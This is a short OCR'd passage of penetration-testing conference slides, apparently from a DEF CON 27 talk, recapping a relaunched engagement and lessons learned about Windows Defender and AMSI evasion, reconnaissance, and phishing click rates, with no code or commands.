
- However, network tap was misconfigured…



Launching the Attack v2.1

One more try…

- Network Admin launches application from another site that has Darktrace properly configured
- Success again!!!



Lessons Learned

- Older frameworks are still viable
- Avoiding Windows Defender and AMSI is not that hard
  - At least when you understand how they work
- Good Reconnaissance is essential to a successful pentest
- Our targets were not likely to click on any emails we sent out
  - Less than 2% chance
- Microsoft is employing new mitigations without advertising them
  - Sandbox being used on Non-ATP accounts

Questions?

INFO@BC-SECURITY.ORG

@BCSECURITY1

HTTPS://GITHUB.COM/BC-SECURITY/DEFCON27